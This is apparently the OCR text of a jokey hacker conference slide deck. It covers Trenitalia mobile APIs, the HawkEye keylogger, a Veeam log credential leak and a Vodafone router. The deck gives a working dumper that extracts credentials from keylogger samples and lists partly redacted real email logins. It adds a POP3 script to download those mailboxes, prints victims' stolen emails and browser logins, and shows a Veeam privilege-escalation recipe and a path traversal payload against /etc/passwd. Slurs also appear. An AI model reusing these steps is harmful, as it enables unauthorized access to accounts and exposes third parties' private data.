[noise]

RingoBongo LTD Annual Report & Proxy

- The best Security Company in the word according to Forbes

RingoBongo LTD Annual Report & Proxy

- The best Security Company in the word according to Forbes
- Acquired by Hewlatt Pachard™ for ~11.5M


RingoBongo LTD Annual Report & Proxy

- The best Security Company in the word according to Forbes
- Acquired by Hewlatt Pachard™ for ~11.5M
- The first Time Machine™ hack on Wikipedia

  [RingoBingo Secuity] Wikipedia Reflected XSS (Unresponsive-Conpulsive Disclosure)
  http://www.gossamer-threads.com/lists/fulldisc/full-disclosure/75761

DEFINED BY SOME A

MYSTICAL EXPERIENCE



RingoBongo LTD

Unchallenged Freshness

Chapter One

We got a call

Who is?

LOL, just joking

Who is?


Chapter One ½

Saint

Saint Corporation

http://www.saintcorporation.com/cgi-bin/demo_tut.pl?tutorial_name=VMWare_ESX_vulnerabdilities.html

Can't open '../html/data/saint/saint-release/html/tutorials/vulnerability/VMWare_ESX_vulnerabdilities.html' for reading: No such file or directory



Chapter Two

Mobility

It’s a stargate!

https://stargate.iphone.trenitalia.com/servicemobilesolution.svc

```
curl -H "Content-Type: text/xml; charset=utf-8" -H "SOAPAction:
http://tempuri.org/ISGMOBILEService/InfoSolutionsMobileAR" -d
@lista-treni-mi-pd.xml -X POST
"https://stargate.iphone.trenitalia.com/servicemobilesolution.svc"
```

MOBILESOLUTIONService Service

You have created a service.

To test this service, you will need to create a client and use it to call the service. You can do this using the svcutil.exe tool from the command line with the following syntax:

```
svcutil.exe https://titwebs3x01wpro.servizi.trenitalia.it:444/ServiceMOBILESOLUTION.svc/mex
```

This will generate a configuration file and a code file that contains the client class. Add the two files to your client application and use the generated client class to call the Service. For example:

C#

```
class Test
{
    static void Main()
    {
        SGMOBILEServiceClient client = new SGMOBILEServiceClient();

        // Use the 'client' variable to call operations on the service.

        // Always close the client.
        client.Close();
    }
}
```

Visual Basic

```
Class Test
    Shared Sub Main()
        Dim client As SGMOBILEServiceClient = New SGMOBILEServiceClient()
        ' Use the 'client' variable to call operations on the service.

        ' Always close the client.
        client.Close()
    End Sub
End Class
```

stargate.iphone.trenitalia.com

```
cat lista-treni-mi-pd.xml
<?xml version="1.0"?>
<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:tem="http://tempuri.org/"
xmlns:tsf="http://schemas.datacontract.org/2004/07/TSF.TI.NSV.Common.WCF.ServiceContracts"
xmlns:tsf1="http://schemas.datacontract.org/2004/07/TSF.TI.NSV.Common.WCF.DataContracts">
  <soapenv:Header>
    <tem:pHeader>
      <tsf:TCOMUserId></tsf:TCOMUserId>
      <tsf:TCOMPassword></tsf:TCOMPassword>
      <tsf:Language>IT</tsf:Language>
      <tsf:CodAgz>55033</tsf:CodAgz>
      <tsf:PutVda>1</tsf:PutVda>
    </tem:pHeader>
  </soapenv:Header>
  <soapenv:Body>
    <tem:InputSolutionsMobileAR>
      <tem:pInput type="tns1:InputInfoSolutionsMobileAR">
        <tsf:BoardingRailwayCode>83</tsf:BoardingRailwayCode>
 [..]
```

stargate.iphone.trenitalia.com

```
cat lista-treni-mi-pd.xml
<?xml version="1.0"?>
<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:tem="http://tempuri.org/"
xmlns:tsf="http://schemas.datacontract.org/2004/07/TSF.TI.NSV.Common.WCF.ServiceContracts"
xmlns:tsf1="http://schemas.datacontract.org/2004/07/TSF.TI.NSV.Common.WCF.DataContracts">
  <soapenv:Header>
    <tem:pHeader>
      <tsf:TCOMUserId></tsf:TCOMUserId>
      <tsf:TCOMPassword></tsf:TCOMPassword>
      <tsf:Language>IT</tsf:Language>
      <tsf:CodAgz>55033</tsf:CodAgz>
      <tsf:PutVda>1</tsf:PutVda>
    </tem:pHeader>
  </soapenv:Header>
  <soapenv:Body>
    <tem:InputSolutionsMobileAR>
      <tem:pInput type="tns1:InputInfoSolutionsMobileAR">
        <tsf:BoardingRailwayCode>83</tsf:BoardingRailwayCode>
 [..]
```

TRENITALIA
GRUPPO FERROVIE DELLO STATO

OBLITERATRICE

FUORI SERVIZIO

OUTSIDE SERVICE

Improper Error Handling? Source leak? YAY!

```
protected DefaultHttpClient GetHttpClient()
        throws Exception
    {
        if(ignoreCertificateErrors)
        {
            X509HostnameVerifier x509hostnameverifier = SSLSocketFactory.ALLOW_ALL_HOSTNAME_VERIFIER;
            DefaultHttpClient defaulthttpclient = new DefaultHttpClient();
            SchemeRegistry schemeregistry = new SchemeRegistry();
            SSLSocketFactory sslsocketfactory = SSLSocketFactory.getSocketFactory();
            sslsocketfactory.setHostnameVerifier((X509HostnameVerifier)x509hostnameverifier);
            schemeregistry.register(new Scheme("https", sslsocketfactory, 443));
            DefaultHttpClient defaulthttpclient1 = new DefaultHttpClient(new
SingleClientConnManager(defaulthttpclient.getParams(), schemeregistry), defaulthttpclient.getParams());
            HttpsURLConnection.setDefaultHostnameVerifier(x509hostnameverifier);
            return defaulthttpclient1;
        } else
        {
            return client;
        }
```

IL NIENTE

Chapter Three

Ring0

Visa lance une bague de paiement sans contact

Par Constantin Thierry 2 | Publié le 26/08/2016 à 14:42

VisaNews
@VisaNews

Suivre

Just tap your ring to pay! #TeamVisa athletes test drive the new Visa payment ring in Rio! vi.sa/2bNAAlK

02:13 - 24 Août 2016 · Foster City, CA, United States

5 10

Chapter Four

HackòHacker

HawkEye KeyLogger Reborn

iSpy Keylogger

$59.99

iSpy take operating system monitoring to the next level. Not only it records what the user had typed but it also includes great features from password recovery (Browsers, Email clients and more), Webcam logger and more.

Buy Now

HawkEye KeyLogger Reborn - What

- Common .NET keylogger used by Ev1l HAcKer$™
- It was reversed and cracked by various security vendors
  - Piercing the HawkEye: How Nigerian Cybercriminals Used a Simple Keylogger to Prey on SMBs
    http://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/hawkeye-nigerian-cybercriminals-used-simple-keylogger-to-prey-on-smbs
  - FireEye published a report on the operations of a group of 419 scammers located in Nigeria, which is using malware as a component of their fraud scams
    http://securityaffairs.co/wordpress/38875/cyber-crime/fireeye-419-scammers.html
  - Crooks using the HawkEye keylogger are employing hacked email accounts to reroute data stolen from infected systems to the attacker's email address
    http://news.softpedia.com/news/hawkeye-keylogger-users-employ-hacked-emails-accounts-to-receive-stolen-data-505958.shtml

HawkEye KeyLogger Reborn - What


- It is known to have some “**unhappy** design choices”
  - How I Cracked a Keylogger and Ended Up in Someone's Inbox
    https://www.trustwave.com/Resources/SpiderLabs-Blog/How-I-Cracked-a-Keylogger-and-Ended-Up-in-Someone-s-Inbox/
  - Cracking HawkEye Keylogger Reborn
    http://blog.deniable.org/blog/2016/08/04/cracking-hawkeye-keylogger-reborn/

HawkEye KeyLogger Reborn - WTF!!1

```
709                 this.EmailStr = this.Decrypt(this.EncryptedEmailUser, "HawkSpySoftwares");
710                 this.PassStr = this.Decrypt(this.EncryptedEmailPass, "HawkSpySoftwares");
711                 this.SMTPStr = this.Decrypt(this.EncryptedSMTP, "HawkSpySoftwares");
712                 this.FTPHostStr = this.Decrypt(this.EncryptedFTPHost, "HawkSpySoftwares");
713                 this.FTPUserStr = this.Decrypt(this.EncryptedFTPUser, "HawkSpySoftwares");
714                 this.FTPPassStr = this.Decrypt(this.EncryptedFTPPass, "HawkSpySoftwares");
715                 flag3 = this.IsConnectedToInternet();
716                 if (flag3)
717                 {
718                     try
```

Locals

Name	Value
PassStr	"abepianuogqicyml"
Port	"587"




HawkEye KeyLogger Reborn - WTF!!1

```
709   this.EmailStr = this.Decrypt(this.EncryptedEmailUser, "HawkSpySoftwares");
710   this.PassStr = this.Decrypt(this.EncryptedEmailPass, "HawkSpy
711   this.SMTPStr = this.Decrypt(this.EncryptedSMTP, "Hawk
712   this.FTPHostStr = this.Decrypt(this.Encrypt
713   this.FTPUserStr = this.Decrypt(thi
714   this.FTPPassStr = this.D
715   flag3 = this.I
716   if (f
717
718
```

Let's Hack some Haquers!!1

Locals

Name	Value
PassStr	"abepianuogqicyml"
Port	"587"



HawkEye KeyLogger Reborn - HTH

1) Download some HawkEye KeyLogger binary samples
   a) Go to VirusTotal (or an equivalent one)
   b) Search for “**MSIL/HawkEye**” (need a “PRO” account)
   c) Download some fresh samples :)


McAfee	Generic BackDoor.adv	20160810
McAfee-GW-Edition	Generic BackDoor.adv	20160810
eScan	Gen:Heur.MSIL.Androm.9	20160810
Microsoft	MonitoringTool:MSIL/HawkEye	20160810
NANO-Antivirus	Trojan.Win32.Inject.didvzl	20160810
Panda	Trj/GdSda.A	20160810

HawkEye KeyLogger Reborn - HTH

2) Write a simple HawkEye dumper
   a) Dumpers in the vendor articles are too complex
      - retrieve the encryption key
      - create a Rijndael crypto provider
   b) **Just use reflection!!**
   c) ..you just need to choose a .NET language. My choice? F# of course :D

HawkEye KeyLogger Reborn - HTH

```
open System
open System.IO
open System.Reflection

[<EntryPoint>]
let main argv =
    if argv.Length > 0 && File.Exists(argv.[0]) then
        Console.WriteLine("{0}-= HakwEye Logger password dumper =-{0}", Environment.NewLine)

        // load and initialize keylogger
        let bindingFlags = BindingFlags.NonPublic ||| BindingFlags.Instance
        let hawkEye = Assembly.LoadFile(Path.GetFullPath(argv.[0]))
        let hawkEyeType = hawkEye.GetTypes() |> Array.find(fun t -> t.Name.EndsWith("Form1"))
        let hawkEyeInstance = Activator.CreateInstance(hawkEyeType)
        let formLoadedMethod = hawkEyeType.GetMethod("Form1_Load", bindingFlags)
        formLoadedMethod.Invoke(hawkEyeInstance, [|null; null|]) |> ignore

        // extract info
        ["EmailStr"; "PassStr"; "SMTPStr"; "FTPHostStr"; "FTPUserStr"; "FTPPassStr"]
        |> Seq.map(fun propertyName ->
            (
                propertyName,
                hawkEyeType.GetField(propertyName, bindingFlags).GetValue(hawkEyeInstance)
            )
        )
        |> Seq.iter(fun (name, value) -> Console.WriteLine("{0}: {1}", name, value))
        // needed to kill the keylogger form. The code after this line will never be executed
        Environment.Exit(0)
        0
    else
        Console.WriteLine("Usage: {0} <HawkEye file>.exe", Environment.GetCommandLineArgs().[0])
        -1
```



HawkEye KeyLogger Reborn - HTH

3) Extract some juice info :)
   a) Run the dumper
   b) Try to not grin when you start to see email, SMTP server, passwords...

```
-= HakwEye Logger password dumper =-

EmailStr: boirszhukov@mail.ru
PassStr: kjg[redacted]898
SMTPStr: smtp.mail.ru
FTPHostStr: Hostname
FTPUserStr: FTPUsername
FTPPassStr: FTPPassword

-= HakwEye Logger password dumper =-

EmailStr: baddestadobaddo@gmail.com
PassStr: xgzo[redacted]nfkc
SMTPStr: smtp.gmail.com
FTPHostStr: Hostname
FTPUserStr: FTPUsername
FTPPassStr: FTPPassword

-= HakwEye Logger password dumper =-

EmailStr: mairneworld@mail.ru
PassStr: p[redacted]123
SMTPStr: smtp.mail.ru
FTPHostStr: Hostname
FTPUserStr: FTPUsername
FTPPassStr: FTPPassword

-= HakwEye Logger password dumper =-

EmailStr: cheewn@scsgroups.com
PassStr: Scs@[redacted]1234
SMTPStr: mail.scsgroups.com
FTPHostStr: Hostname
FTPUserStr: FTPUsername
FTPPassStr: FTPPassword

-= HakwEye Logger password dumper =-

EmailStr: ttcopy1985@princeudo.96.lt
PassStr: >D8[redacted]Q>q
SMTPStr: mx1.hostinger.in
FTPHostStr: HostName
FTPUserStr: FTPUsername
FTPPassStr: FTPPassword
```


```
-= HakwEye Logger password dumper =-

EmailStr: [redacted]
PassStr: [redacted]
SMTPStr: [redacted]
FTPHostStr: Hostname
FTPUserStr: FTPUsername
FTPPassStr: FTPPassword

-= HakwEye Logger password dumper =-

EmailStr: stanleylion@enerijsa.com
PassStr: a>*[redacted]Ul?
SMTPStr: mail.enerijsa.com
FTPHostStr: Hostname
FTPUserStr: FTPUsername
FTPPassStr: FTPPassword

-= HakwEye Logger password dumper =-

EmailStr: dyno@enerijsa.com
PassStr: o[redacted]@@
SMTPStr: mail.enerijsa.com
FTPHostStr: Hostname
FTPUserStr: FTPUsername
FTPPassStr: FTPPassword

-= HakwEye Logger password dumper =-

EmailStr: ali[redacted]@gmail.com
PassStr: [redacted]
SMTPStr: smtp.gmail.com
FTPHostStr: Hostname
FTPUserStr: FTPUsername
FTPPassStr: FTPPassword
```

HawkEye KeyLogger Reborn - HTH

4) Download all the stored emails
   a) Easy task, just a little bit of python magic
   b) ...don’t do this at home! Use: **torsocks --shell**

HawkEye KeyLogger Reborn - HTH

```python
import poplib
import os.path

M = poplib.POP3('[redacted]')
M.user('[redacted]')
M.pass_('[redacted]')
numMessages = len(M.list()[1])

print("Total messages: %d" % numMessages)

for i in range(numMessages):
    filename = ("email_%d.txt" % (i))
    if not os.path.exists(filename):
        b = ''
        for j in M.retr(i+1)[1]:
            b += j + "\n"

        with open(filename, 'w') as f:
            f.write(b)

        print("Saved [%d/%d]: %s" % (i, numMessages, filename))
```



HawkEye KeyLogger Reborn - HTH

HawkEye KeyLogger Reborn - HTH

5) Profit :D

```
400      Aug 22 c                    (2.1K) MV SUN UNIVERSE V-2 / DISCHARGING / AGENCY NOMINATION
401      Aug 22 L                    (2.1K) MV SUN UNIVERSE V-2 / DISCHARGING / AGENCY NOMINATION
402      Aug 22 L                 CO (2.1K) MV SUN UNIVERSE V-2 / DISCHARGING / AGENCY NOMINATION
403      Aug 22 L                 CO (2.1K) MV SUN UNIVERSE V-2 / DISCHARGING / AGENCY NOMINATION
404 O    Aug 22 S                    (166K) Photo from SCS Ms Lee
405      Aug 22 s                 sa (1.3K) HawkEye Keylogger - Reborn ‡‡ Notification ‡‡ MALWLAB-909DE34 ‡‡ 0FABFBFF000506E3
406      Aug 22 s                 sa (1.9K) HawkEye Logger - Reborn ‡‡ Recoveries ‡‡ MALWLAB-909DE34 ‡‡ 0FABFBFF000506E3
407 O    Aug 22 H                    ( 53K) Motor Payment Due
408 O    Aug 22 C                    (544K) FW: NOA - FARMTRAC MALAYSIA - CSL SPRING V.003E - FCL
409      Aug 22 s                 sa (1.3K) HawkEye Keylogger - Reborn ‡‡ Notification ‡‡ AGENT22 ‡‡ 0FEBFBFF00020655
410      Aug 22 s                 sa (2.2K) HawkEye Logger - Reborn ‡‡ Recoveries ‡‡ AGENT22 ‡‡ 0FEBFBFF00020655
411      Aug 22 s                 sa (1.3K) HawkEye Keylogger - Reborn ‡‡ Notification ‡‡ AGENT22 ‡‡ 0FEBFBFF00020655
412      Aug 22 s                 sa (1.9K) HawkEye Logger - Reborn ‡‡ Recoveries ‡‡ AGENT22 ‡‡ 0FEBFBFF00020655
413 O    Aug 22 H                    (163K) WTX9629
```

HawkEye KeyLogger Reborn - HTH

```
i:Exit  -:PrevPg  <Space>:NextPg v:View Attachm.  d:Del  r:Reply  j:Next ?:Help
Date: Thu, 11 Aug 2016 09:07:56 +0800
From: [redacted]
To: c[redacted]
Subject: FW: Transaction Notification : Success
X-Mailer: Microsoft Office Outlook 12.0



From: [redacted]
Sent: Wednesday, August 10, 2016 2:24 PM
To: [redacted]
Subject: Transaction Notification : Success


Dear Sir / Madam,

We are pleased to inform you that a request to transfer into your account has been submitted to CIMB Bank for processing.

Please refer to the payment details below:
```

HawkEye KeyLogger Reborn - HTH

```
i:Exit  -:PrevPg  <Space>:NextPg v:View Attachm.  d:Del  r:Reply  j:Next ?:Help
Date: 18 Aug 2016 17:34:32 -0700
From: [redacted]
To: [redacted]
Subject: HawkEye Logger - Reborn ## Recoveries ## tortula ## 0FABFBFF000206F2

                                  ================================================
                                                  Operating System Recovery
                                  ================================================

CPU Name: tortula
Local Date and Time: 8/18/2016 5:34:24 PM
Installed Language: en-US
OS Installed: Microsoft Windows XP Professional
Platform: Win32NT
Version: 5.1.2600.131072
Memory: 511 MB
.NET Framework Installed: 2
System Privileges : Admin
Default Browser: Not found!
Installed Anti-Virus:
Installed Firewall:
Internal IP Address: 172.16.34.32
External IP Address: [redacted]
```

HawkEye KeyLogger Reborn - HTH

```
================================================
        Famous Web Browses And Tools Recoveries
================================================
************************************************
Browser: Chrome
Website: http://taktora.ir/
Username: masomeh.rm@gmail.com
Password: [redacted]
************************************************

************************************************
Browser: Chrome
Website: http://taktora.ir/index.php
Username: masomeh.rm@gmail.com
Password: [redacted]
************************************************

************************************************
Browser: Chrome
Website: http://taktora.ir/index.php
Username: masomeh.rm@gmail.com
Password: [redacted]
************************************************

************************************************
Browser: Internet Explorer 7.0 - 9.0
Website: http://www.facebook.com/
Username: rajabi.zm@gmail.com
Password: [redacted]
************************************************
```

HawkEye KeyLogger Reborn

Chapter Five

Veeam

Never heard of Veeam?

Veeam Software provides backup, disaster recovery and virtualization management software for the VMware and Hyper-V environments [..] 157'000 customers, 33'000 partners and 80 top industry awards and claims to be the "#1 VM Backup" solution after it gained traction against competitors like Backup Exec and Tivoli Storage Manager.

Recipe

1. Local Windows user
   a. Even with low privileges (eg: anonymous IIS's virtualhost user)
2. VeeamVixProxy installed
3. Read VeeamVixProxy_%dd%mm%yyyy.log
   a. Windows Server 2003: %allusersprofile%\Application Data\Veeam\Backup
   b. Windows Server 2008 and up: %programdata%\Veeam\Backup
4. Find “Blob Data:”

Recipe

5. First byte is \x23 (#), followed by a NULL and a newline (\x0a), followed by a NULL
6. Next bytes specify the username, followed by a DLE (data link escape) and a NULL
7. Everything in the first base64 container is in UTF16
8. After the NULL there is a second base64 of the password itself

TLDR <<Anything able to read VeeamVixProxy logfiles, world readable by default, can escalate to Local or Domain Administrator>>

Veeam Backup & Replication Local Privilege Escalation Vulnerability

http://www.ush.it/team/ush/hack-veeam_6_7_8/veeam.txt

```
sid@zen:~/veeam$ cat VeeamVixProxy_16072015.log | grep "01/07/2015 1.33.42" | cut
-d ' ' -f 6 | base64 -d | hexdump -C | lolcat
base64: invalid input
00000000  23 00 00 00 0a 00 00 00  56 00 65 00 65 00 61 00  |#.......V.e.e.a.|
00000010  6d 00 55 00 73 00 65 00  72 00 10 00 00 00 55 00  |m.U.s.e.r.....U.|
00000020  32 00 56 00 6a 00 63 00  6d 00 56 00 30 00        |2.V.j.c.m.V.0.|
0000002e
sid@zen:~/veeam$ echo -en "U2VjcmV0" | base64 -d | xargs -I {} echo {} | lolcat
Secret
sid@zen:~/veeam$
```

Chapter Six

Sex

It leaked

- La bibbia
- SBAM
- SBAM2
- Tizianona

Chapter Seven

Skype Friends

PETER BRIGHT BUSINESS 05.10.11 9:00 AM


MICROSOFT BUYS SKYPE FOR $8.5 BILLION. WHY, EXACTLY?

Just days after reports that Google and Facebook were interested in partnering with, and possibly buying VoIP company Skype, Microsoft announced that it was buying the company for $8.56 billion in cash.


jenna

jenna

dishonestmeow40



amanda



Chapter Eight

1979

Chapter Nine

Nigga

Vodafone ail

Powered to be bypassed

‘DAFAQ I need to login

Connecting...

192.168.1.1/main.cgi?page=index.html

Search

INT SQL XSS Encryption Encoding Other

Load URL
Split URL
Execute

Enable Post data Enable Referrer

mozilla

Authentication Required

A username and password are being requested by http://192.168.1.1. The site says: "station"

User Name:

Password:

OK Cancel

Search

Fun fact: Firefox users are the smartest, funniest, best-looking people on the Web. [Citation needed]

Let’s try SuperIperMegaBruteforcer.py

- Username is always vodafone
- Password is chosen by the user
- After 5 failed login attempts you need to reset the password

MMM dat page parameter (LFI?)

500 Internal Server Error

192.168.1.1/main.cgi?page=../../../../../../../../../../../../../../../../../../../etc/passwd

